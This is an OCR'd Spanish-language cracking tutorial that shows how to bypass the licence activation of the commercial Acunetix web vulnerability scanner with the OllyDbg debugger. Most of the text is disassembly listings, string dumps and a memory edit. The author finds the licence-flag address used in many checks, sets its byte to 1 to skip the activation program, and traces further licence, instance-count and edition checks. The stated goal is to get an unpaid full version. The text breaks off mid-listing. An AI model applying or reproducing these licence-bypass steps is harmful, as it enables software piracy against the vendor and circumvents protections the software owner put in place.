
INTRODUCCION:

Este tutorial es unicamente con fines educativos y no me hago responsable por lo que se haga con su contenido.


Bien , este tutorial lo hice ya que no existe algun tute en la red de como atacar este software , y ademas de esto, resulta que yo estaba buscando por la web algun escaneador de vulnerabilidades web reciente y bueno , lei en muchos sitios que este software acunetix es uno de los mejores pero el problema es que yo queria probarlo y en la pagina tienen solo una version free que no escanea completamente como deberia y la otra version completa tiene un costo , en la red hay un crack o parche pero no me anime a bajarlo , asi que me puse a darle un vistazo para obtener mi propia version liberada y demostrar que este software especializado en buscar vulnerabilidades web es muy vulnerable.

EXPLORANDO AL ENEMIGO:

Primero Instalamos y se me ocurrio correr el software para ver que tipo de proteccion o limitacion utilizaba , veamos.



Uhmm vemos que antes de iniciar el soft me pide datos de la licencia para activar online y si no ingresas nada o algo erroneo no entras al soft , aparte de caro $$ ni siquiera te dejan probar el software por unos dias en su version completa , vayamos a la carpeta donde se instalo el software para ver que mas tiene




Activation	13/11/2012 03:10 .
DelZip190.dll	19/01/2012 02:36 .
ffacuscan.xpi	10/04/2012 02:41 .
libeay32.dll	27/07/2011 11:09 a
license	14/02/2012 10:46 a
lsr	13/11/2012 03:10 .
pcre.dll	27/07/2011 11:09 a
Reporter	13/11/2012 03:10 .
reporter_console	13/11/2012 03:10 .
SciLexer.dll	27/07/2011 11:09 a
ssleay32.dll	27/07/2011 11:09 a
unins000.dat	25/11/2012 09:40 .
unins000	25/11/2012 09:39 .
UnInstall	13/11/2012 03:10 .
ve	13/11/2012 03:10 .
wvs	13/11/2012 03:10 .
wvs	25/11/2012 09:40 .
wvs_console	13/11/2012 03:10 .
WVSScheduler	13/11/2012 03:10 .

Bien no tiene muchas cosas , pero hay se encuentra un ejecutable llamado “Activation.exe” que al correrlo nos damos cuenta que es la misma pantalla que vimos anteriormente y el ejecutable principal es “wvs.exe”.

Bien , entonces ya sabemos que el programa principal es “wvs.exe” entonces empezamos por hay, ya que de alguna

forma el programa compara si esta registrado o licenciado y de lo contrario carga el otro ejecutable para iniciar con el registro o activacion.

Vamos a examinarlo con un escaneador en este caso el "Protection ID" para saber si el programa esta empacado y ver en que esta compilado , veamos.



Bien no usa algun packer/protector , solo detecto un posible deteccion de CD KEY o serial check , que en este caso es lo segundo.

Abramos nuestro debugger y empezemos .

```
File  View  Debug  Options  Window  Help

00ABF0F0   55              PUSH EBP
00ABF0F1   8BEC            MOV EBP,ESP
00ABF0F3   B9 2E000000     MOV ECX,2E
00ABF0F8   6A 00           PUSH 0
00ABF0FA   6A 00           PUSH 0
00ABF0FC   49              DEC ECX
00ABF0FD ^ 75 F9           JNZ SHORT wvs.00ABF0F8
00ABF0FF   53              PUSH EBX
00ABF100   56              PUSH ESI
00ABF101   57              PUSH EDI
00ABF102   B8 18D6AB00     MOV EAX,wvs.00ABD618
00ABF107   E8 989194FF     CALL wvs.004082A4
00ABF10C   33C0            XOR EAX,EAX
00ABF10E   55              PUSH EBP
00ABF10F   68 3107AC00     PUSH wvs.00AC0731
00ABF114   64:FF30         PUSH DWORD PTR FS:[EAX]
00ABF117   64:8920         MOV DWORD PTR FS:[EAX],ESP
00ABF11A   E8 ED1A95FF     CALL wvs.00410C0C
00ABF11F   83C4 F8         ADD ESP,-8
```

Al iniciar lo primero que se me ocurrio con la info obtenida anteriormente fue buscar en las strings el nombre del proceso que ejecuta , en este caso “Activation.exe” veamos lo que encontramos

```
ASCII "User Objects: %d"
ASCII "♪◘♪◘"
ASCII "FastMM4: %d Kb"
ASCII "Debugger detected! The application will now terminate.♪◘Please close the debugger and restart the application.♪
ASCII "\Activation.exe"
ASCII "Acunetix Ltd."
ASCII "Signature error"
ASCII "This application has been tampered with!♪◘The activation signature doesn't match!♪◘You may be a victim of softw
ASCII "Parse settings ..."
ASCII "Rewrite log files ..."
ASCII "Init logging ..."
```

El software tiene algun metodo antidebug que detecta si esta siendo debugeado o si hay algun parche , todavia no sabemos como lo hace pero sigamos buscando mas strings haber si hay otras llamadas y alrato regresamos :P , colocamos en el inicio de esa rutina un BreakPoint y sigamos..

```
00A2C3A8  $  55            PUSH EBP
00A2C3A9  .  8BEC          MOV EBP,ESP
00A2C3AB  .  B9 09000000   MOV ECX,9
00A2C3B0  >  6A 00         PUSH 0
00A2C3B2  .  6A 00         PUSH 0
00A2C3B4  .  49            DEC ECX
00A2C3B5  .^ 75 F9         JNZ SHORT wvs.00A2C3B0
00A2C3B7  .  51            PUSH ECX
00A2C3B8  .  53            PUSH EBX
00A2C3B9  .  56            PUSH ESI
00A2C3BA  .  57            PUSH EDI
00A2C3BB  .  8BD8          MOV EBX,EAX
00A2C3BD  .  8B35 143DAE0  MOV ESI,DWORD PTR DS:[AE3D14]        wvs.00ACB248
00A2C3C3  .  33C0          XOR EAX,EAX
00A2C3C5  .  55            PUSH EBP
00A2C3C6  .  68 2BCAA200   PUSH wvs.00A2CA2B
00A2C3CB  .  64:FF30       PUSH DWORD PTR FS:[EAX]
00A2C3CE  .  64:8920       MOV DWORD PTR FS:[EAX],ESP
00A2C3D1  .  C683 9C05000  MOV BYTE PTR DS:[EBX+59C],0
00A2C3D8  .  C683 B404000  MOV BYTE PTR DS:[EBX+4B4],0
00A2C3DF  .  E8 58E1FFFF   CALL wvs.00A2A53C
00A2C3E4  .  84C0          TEST AL,AL
00A2C3E6  .v 74 26         JE SHORT wvs.00A2C40E
00A2C3E8  .  6A 00         PUSH 0                          Arg1 = 00000000
00A2C3EA  .  66:8B0D 3CCA  MOV CX,WORD PTR DS:[A2CA3C]
00A2C3F1  .  33D2          XOR EDX,EDX
00A2C3F3  .  B8 48CAA200   MOV EAX,wvs.00A2CA48            ASCII "Debugger detected! The application will now termin
00A2C3F8  .  E8 CB67A6FF   CALL wvs.00492BC8               wvs.00492BC8
00A2C3FD  .  A1 6435AE00   MOV EAX,DWORD PTR DS:[AE3564]
00A2C402  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00A2C404  .  E8 3FCF0CFF   CALL wvs.004F9348
```

Seguimos buscando y aqui tenemos algo interesante si ven la imagen tenemos la zona mas sopechosa de todas pues aqui


vemos cuando decide si expira o no si esta activado o no , vayamos a esa zona haber que veemos

```
ASCII "/loginseq"
ASCII "/?"
ASCII "/scan"
ASCII "/scanwsdl"
ASCII "/scanfromcrawl"
ASCII "acunetix_root_ca.key"
ASCII "acunetix_root_ca.cer"
ASCII "certificate_cache.dat"
ASCII "The Acunetix WVS root certificate was not found. Please
ASCII "ScanOutput.wvs"
ASCII "CrawlOutput.cwl"
ASCII "dd-mm-yyyy_hh-nn-ss"
ASCII "Invalid password!"
ASCII "Application is not activated!"
ASCII "Your Acunetix WVS license will expire in "
ASCII " days!"
ASCII "Your Acunetix WVS license will expire tomorrow!"
ASCII "Activation.exe"
947 calls to known, 9143 calls to guessed functions
```

```
A1 6435AE00   MOV EAX,DWORD PTR DS:[AE3564]
8B00          MOV EAX,DWORD PTR DS:[EAX]
E8 4D8EA3FF   CALL wvs.004F91C4
A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
8B00          MOV EAX,DWORD PTR DS:[EAX]
8078 04 00    CMP BYTE PTR DS:[EAX+4],0
75 58         JNZ SHORT wvs.00AC03DC
6A 01         PUSH 1
68 780CAC00   PUSH wvs.00AC0C78
8D95 98FEFFF  LEA EDX,DWORD PTR SS:[EBP-168]
A1 6435AE00   MOV EAX,DWORD PTR DS:[AE3564]
8B00          MOV EAX,DWORD PTR DS:[EAX]
E8 7F95A3FF   CALL wvs.004F991C
8B85 98FEFFF  MOV EAX,DWORD PTR SS:[EBP-168]
8D95 9CFEFFF  LEA EDX,DWORD PTR SS:[EBP-164]
E8 DEE894FF   CALL wvs.0040EC8C
8B85 9CFEFFF  MOV EAX,DWORD PTR SS:[EBP-164]
E8 A35A94FF   CALL wvs.00405E5C
50            PUSH EAX                          Parameters
68 2C0CAC00   PUSH wvs.00AC0C7C                 FileName = "Activation.exe"
68 8C0CAC00   PUSH wvs.00AC0C8C                 Operation = "open"
6A 00         PUSH 0                            hWnd = NULL
E8 05CE97FF   CALL <JMP.&shell32.ShellExecuteA> ShellExecuteA
A1 6435AE00   MOV EAX,DWORD PTR DS:[AE3564]
8B00          MOV EAX,DWORD PTR DS:[EAX]
E8 718FA3FF   CALL wvs.004F9348
E9 D5020000   JMP wvs.00AC06B1
```

Que bien!! , si ven hay arriba tenemos una direccion de memoria que dentro de ella se encuentra un buffer y compara el contenido de esa direccion con 0 y si el valor es diferente ya no llama al “activation.exe” supongo que al haber licencia debe valer 1 el contenido del buffer.

En mi experiencia en diferentes software comercial he visto que utilizan comparaciones en diferentes partes o ubicaciones del programa para ver si el soft esta registrado, ocupa las mismas direcciones de memoria y hace las mismas comparaciones por otras partes del software , pensando que es un metodo anti-cracking por si alguien se le ocurre parchear unicamente ese salto condicional , o bien tambien en algun momento debe meterle contenido a ese buffer ,veamos si mis sospechas son ciertas busquemos si alguien mas usa esa direccion de memoria , hagamos click derecho y “find references to: address constant” y veamos.



Como les decia mis sospechas eran ciertas pues el software utiliza esa direccion de memoria en muchisimos otros lugares , posiblemente para hacer chequeos de la licencia , pongamos un Break Point en todos ellos y ahora si ejecutemos el Olly debugger y veamos en donde parara , veamos.

```
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
CALL wvs.006A9FB8
CALL wvs.00ABBE34
TEST AL,AL
JNZ SHORT wvs.00ABF5C4
MOV EAX,DWORD PTR DS:[AE2A9C]
CMP BYTE PTR DS:[EAX],0
JE SHORT wvs.00ABF59F
MOV EAX,wvs.00AC08AC                ASCII "This version does not permits running more instance
CALL wvs.006290B4
JMP SHORT wvs.00ABF5B4
PUSH 0                              Arg1 = 00000000
MOV CX,WORD PTR DS:[AC08E4]
MOV DL,1
MOV EAX,wvs.00AC08AC                ASCII "This version does not permits running more instance
CALL wvs.00492BC8                   wvs.00492BC8
MOV EAX,DWORD PTR DS:[AE2344]
MOV DWORD PTR DS:[EAX],309
JMP wvs.00AC06B1
XOR EAX,EAX
PUSH EBP
```

Ok como vemos que hace unas comparaciones y de hay verifica si tu version es valida para correr varias instacias en el mismo pc , creo que la version mas completa te permite hasta 10 instancias corriendo, bien sigamos viendo donde mas detiene la ejecucion y ver que otras comparaciones hace.

```
00AC0372  .  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
00AC037C  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
00AC037E  .  8078 04 00    CMP BYTE PTR DS:[EAX+4],0
00AC0382  .v 75 58         JNZ SHORT wvs.00AC03DC
00AC0384  .  6A 01         PUSH 1
00AC0386  .  68 780CAC00   PUSH wvs.00AC0C78
00AC038B  .  8D95 98FEFFFI LEA EDX,DWORD PTR SS:[EBP-168]
00AC0391  .  A1 6435AE00   MOV EAX,DWORD PTR DS:[AE3564]
00AC0396  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
```

Vemos que paro donde saca de la direccion de memoria 0xAE3E38 , un buffer y compara el contenido de ese buffer+4 si es igual a 0 y de caso contrario ya no ejecuta el “activation”

Ahora bien ya tenemos el dato que en esa direccion de memoria debe valer a 1 , cambiemosle el byte a 1 .

```
Address   Hex dump
0212ECCC  01 00 00 00 00 00 00 00
0212ECD4  00 00 00 00 02 00 00 00
0212ECDC  00 00 00 00 00 00 00 00
0212ECE4  00 00 00 00 00 00 00 00
0212ECEC  00 00 00 00 00 00 00 00
```

Sigamos la ejecucion del software y veamos en donde mas ocupa esa direccion de memoria , sigamos

```
03D2  .  E8 718FA3FF   CALL wvs.004F9348
03D7  .v E9 D5020000   JMP wvs.00AC06B1
03DC  >  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
03E1  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
03E3  .  8078 48 00    CMP BYTE PTR DS:[EAX+48],0
03E7  .v 0F84 8C000000 JE wvs.00AC0479
03ED  .  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
03F2  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
03F4  .  E8 A793BEFF   CALL wvs.006A97A0
03F9  .  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
03FE  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
0400  .  8B58 3C       MOV EBX,DWORD PTR DS:[EAX+3C]
0403  .  85DB          TEST EBX,EBX
0405  .v 7E 54         JLE SHORT wvs.00AC045B
0407  .  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
040C  .  83FB 07       CMP EBX,7
040F  .v 7D 68         JGE SHORT wvs.00AC0479
0411  .  6A 00         PUSH 0
0413  .  68 040CAC00   PUSH wvs.00AC0C04          ASCII "Your Acunetix WVS license will expire in "
0418  .  8D95 90FEFFFF LEA EDX,DWORD PTR SS:[EBP-170]
041E  .  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
0423  .  8BC3          MOV EAX,EBX
0425  .  E8 A2DC94FF   CALL wvs.0040E0CC
042A  .  FFB5 90FEFFFF PUSH DWORD PTR SS:[EBP-170]
0430  .  68 380CAC00   PUSH wvs.00AC0C38          ASCII " days!"
0435  .  8D85 94FEFFFF LEA EAX,DWORD PTR SS:[EBP-16C]
043B  .  BA 03000000   MOV EDX,3
```

vemos que compara el mismo buffer + 48 si es igual a 0 y de ser correcto salta el mensaje que nos diria cuando caduca la licencia, en este caso el buffer+48 vale 0 asi que no nos preocupamos pero hay que tenerlo en cuenta, seguimos la ejecucion haber que otra sorpresa nos tiene el software.

```
.   64:8920        MOV DWORD PTR FS:[EAX],ESP
.   A1 383EAE00    MOV EAX,DWORD PTR DS:[AE3E38]
.   8B00           MOV EAX,DWORD PTR DS:[EAX]
.   8078 04 00     CMP BYTE PTR DS:[EAX+4],0
.v  0F84 1701000(  JE wvs.00988A20
.   E8 FE82A8FF    CALL wvs.00410C0C
.   83C4 F8        ADD ESP,-8
.   DD1C24         FSTP QWORD PTR SS:[ESP]          Arg2 (8-byte)
.   9B             WAIT
.   6A 00          PUSH 0                           Arg1 = 00000000
.   33C9           XOR ECX,ECX
.   33D2           XOR EDX,EDX
.   33C0           XOR EAX,EAX
.   E8 B208C6FF    CALL wvs.005E91D4                wvs.005E91D4
.   DD5D F0        FSTP QWORD PTR SS:[EBP-10]
.   9B             WAIT
.   A1 383EAE00    MOV EAX,DWORD PTR DS:[AE3E38]
.   8B00           MOV EAX,DWORD PTR DS:[EAX]
.   8B50 68        MOV EDX,DWORD PTR DS:[EAX+68]
.   8955 F8        MOV DWORD PTR SS:[EBP-8],EDX
.   8B50 6C        MOV EDX,DWORD PTR DS:[EAX+6C]
.   8955 FC        MOV DWORD PTR SS:[EBP-4],EDX
.   DD45 F8        FLD QWORD PTR SS:[EBP-8]
.   D81D 488A9800  FCOMP DWORD PTR DS:[988A48]
.   DFE0           FSTSW AX
.   9E             SAHF
.v  0F86 C9000000  JBE wvs.00988A14
.   FF75 F4        PUSH DWORD PTR SS:[EBP-C]        Arg4
.   FF75 F0        PUSH DWORD PTR SS:[EBP-10]       Arg3
.   FF75 FC        PUSH DWORD PTR SS:[EBP-4]        Arg2
.   FF75 F8        PUSH DWORD PTR SS:[EBP-8]        Arg1
.   E8 6406C6FF    CALL wvs.005E8FC0                wvs.005E8FC0
.   8BD8           MOV EBX,EAX
.   FF75 F4        PUSH DWORD PTR SS:[EBP-C]        Arg4
```

Bien paro la ejecucion en otra comparacion al mismo buffer+4 con 0, pero en este caso esta valiendo 1 (true) y de ser asi vemos mas abajo que nos saltea este pedazo de codigo

```
MOV EDX,DWORD PTR DS:[EDX]
LEA EAX,DWORD PTR SS:[EBP-14]
MOV ECX,wvs.00988A54                    ASCII "Activation.xml"
CALL wvs.00405CA8
MOV EDX,DWORD PTR SS:[EBP-14]
MOV EAX,DWORD PTR DS:[AEDBBC]
CALL wvs.00987C94
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
MOV EAX,DWORD PTR DS:[EAX+24]
PUSH EAX
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
MOV EAX,DWORD PTR DS:[EAX+30]
PUSH EAX
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
MOV EAX,DWORD PTR DS:[EAX+2C]
PUSH EAX
LEA EDX,DWORD PTR SS:[EBP-18]
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
MOV EAX,DWORD PTR DS:[EAX+34]
CALL wvs.006A54D4
MOV EAX,DWORD PTR SS:[EBP-18]
PUSH EAX
MOV EAX,DWORD PTR DS:[AEDBC0]
PUSH EAX
PUSH wvs.009896D8
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
MOV EDX,DWORD PTR DS:[EAX+28]
LEA EAX,DWORD PTR SS:[EBP-1C]
MOV ECX,wvs.00988A6C                    ASCII " <AutoActivation>
CALL wvs.00405CA8
MOV ECX,DWORD PTR SS:[EBP-1C]
```

Bien , si recuerdan el contenido del buffer se quedo valiendo 1 por lo tanto tenemos que entrar en la rutina , pero no nos pondremos a investigar , seria muy extenso el tutorial y no creo que haga alguna otro chequeo , asi que demos run (f9) que es lo que hace que sigamos la ejecucion

Sigamos la ejecucion de codigo y veamos si existen otros chequeos , sigamos...

```
.  E8 3194BFFF   CALL wvs.006278D0
.  837D F8 00    CMP DWORD PTR SS:[EBP-8],0
.v 0F84 0901000( JE wvs.00A2E5B2
.  80BE 9C05000( CMP BYTE PTR DS:[ESI+59C],0
.v 0F84 FC000000 JE wvs.00A2E5B2
.  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
.  8B00          MOV EAX,DWORD PTR DS:[EAX]
.  8378 10 64    CMP DWORD PTR DS:[EAX+10],64
.v 0F84 8100000( JE wvs.00A2E548
.  A1 A432AE00   MOV EAX,DWORD PTR DS:[AE32A4]
.  8B00          MOV EAX,DWORD PTR DS:[EAX]
.  BA E0E5A200   MOV EDX,wvs.00A2E5E0          ASCII "yes"
.  E8 D0789DFF   CALL wvs.00405DA8
.v 74 09         JE SHORT wvs.00A2E4E3
.  80BE 9405000( CMP BYTE PTR DS:[ESI+594],0
.v 74 58         JE SHORT wvs.00A2E53B
>  B9 ECE5A200   MOV ECX,wvs.00A2E5EC           ASCII "no"
.  BA F8E5A200   MOV EDX,wvs.00A2E5F8           ASCII "IsFirstTime"
.  33C0          XOR EAX,EAX
.  E8 B4A4C7FF   CALL wvs.006A89A8
.  A1 A432AE00   MOV EAX,DWORD PTR DS:[AE32A4]
.  BA ECE5A200   MOV EDX,wvs.00A2E5EC           ASCII "no"
.  E8 DD749DFF   CALL wvs.004059E0
.  A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
.  8B00          MOV EAX,DWORD PTR DS:[EAX]
.  8A40 48       MOV AL,BYTE PTR DS:[EAX+48]
.  84C0          TEST AL,AL
.v 74 1C         JE SHORT wvs.00A2E52D
.  8B15 383EAE0( MOV EDX,DWORD PTR DS:[AE3E38]  wvs.00AEA76C
```

Bien paro en este lugar donde hace otro chequeo pero esta vez al buffer+10 y lo compara con 64 (hexa) , al parecer es donde chequea , si es la primera vez que lo abrimos el software (eso creo) , la rutina es muy grande y no me pondre a investigarla pues a mi solo me interesa enfocarme en donde hace chequeos a esa direccion de memoria , asi que seguimos la ejecucion...

```
D491  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
D496  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
D498  .   8B40 10       MOV EAX,DWORD PTR DS:[EAX+10]
D49B  .   83F8 03       CMP EAX,3                      Switch (cases 0..64)
D49E  .v  7F 19         JG SHORT wvs.00A2D4B9
D4A0  .v  0F84 8601000( JE wvs.00A2D62C
D4A6  .   83E8 01       SUB EAX,1
D4A9  .v  0F82 FF000000 JB wvs.00A2D5AE
D4AF  .v  74 7F         JE SHORT wvs.00A2D530
D4B1  .   48            DEC EAX
D4B2  .v  74 23         JE SHORT wvs.00A2D4D7
D4B4  .v  E9 A9020000   JMP wvs.00A2D762
D4B9  >   83E8 04       SUB EAX,4
D4BC  .v  0F84 C301000( JE wvs.00A2D685
D4C2  .   48            DEC EAX
D4C3  .v  0F84 1502000( JE wvs.00A2D6DE
D4C9  .   83E8 5F       SUB EAX,5F
D4CC  .v  0F84 6202000( JE wvs.00A2D734
D4D2  .v  E9 8B020000   JMP wvs.00A2D762
D4D7  >   8D55 FC       LEA EDX,DWORD PTR SS:[EBP-4]   Case 2 of switch 00A2D49B
D4DA  .   8BC3          MOV EAX,EBX
D4DC  .   E8 F797AAFF   CALL wvs.004D6CD8
D4E1  .   8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
D4E4  .   BA 4CDFA200   MOV EDX,wvs.00A2DF4C           ASCII " (Free Edition)"
D4E9  .   E8 76879DFF   CALL wvs.00405C64
D4EE  .   8B55 FC       MOV EDX,DWORD PTR SS:[EBP-4]
D4F1  .   8BC3          MOV EAX,EBX
D4F3  .   E8 1098AAFF   CALL wvs.004D6D08
D4F8  .   A1 C02EAE00   MOV EAX,DWORD PTR DS:[AE2EC0]
D4FD  .   BA 64DFA200   MOV EDX,wvs.00A2DF64           ASCII "Evaluation"
D502  .   E8 D9849DFF   CALL wvs.004059E0
D507  .   A1 BC2EAE00   MOV EAX,DWORD PTR DS:[AE2EBC]
D50C  .   BA 78DFA200   MOV EDX,wvs.00A2DF78           ASCII "Free Edition"
D511  .   E8 CA849DFF   CALL wvs.004059E0
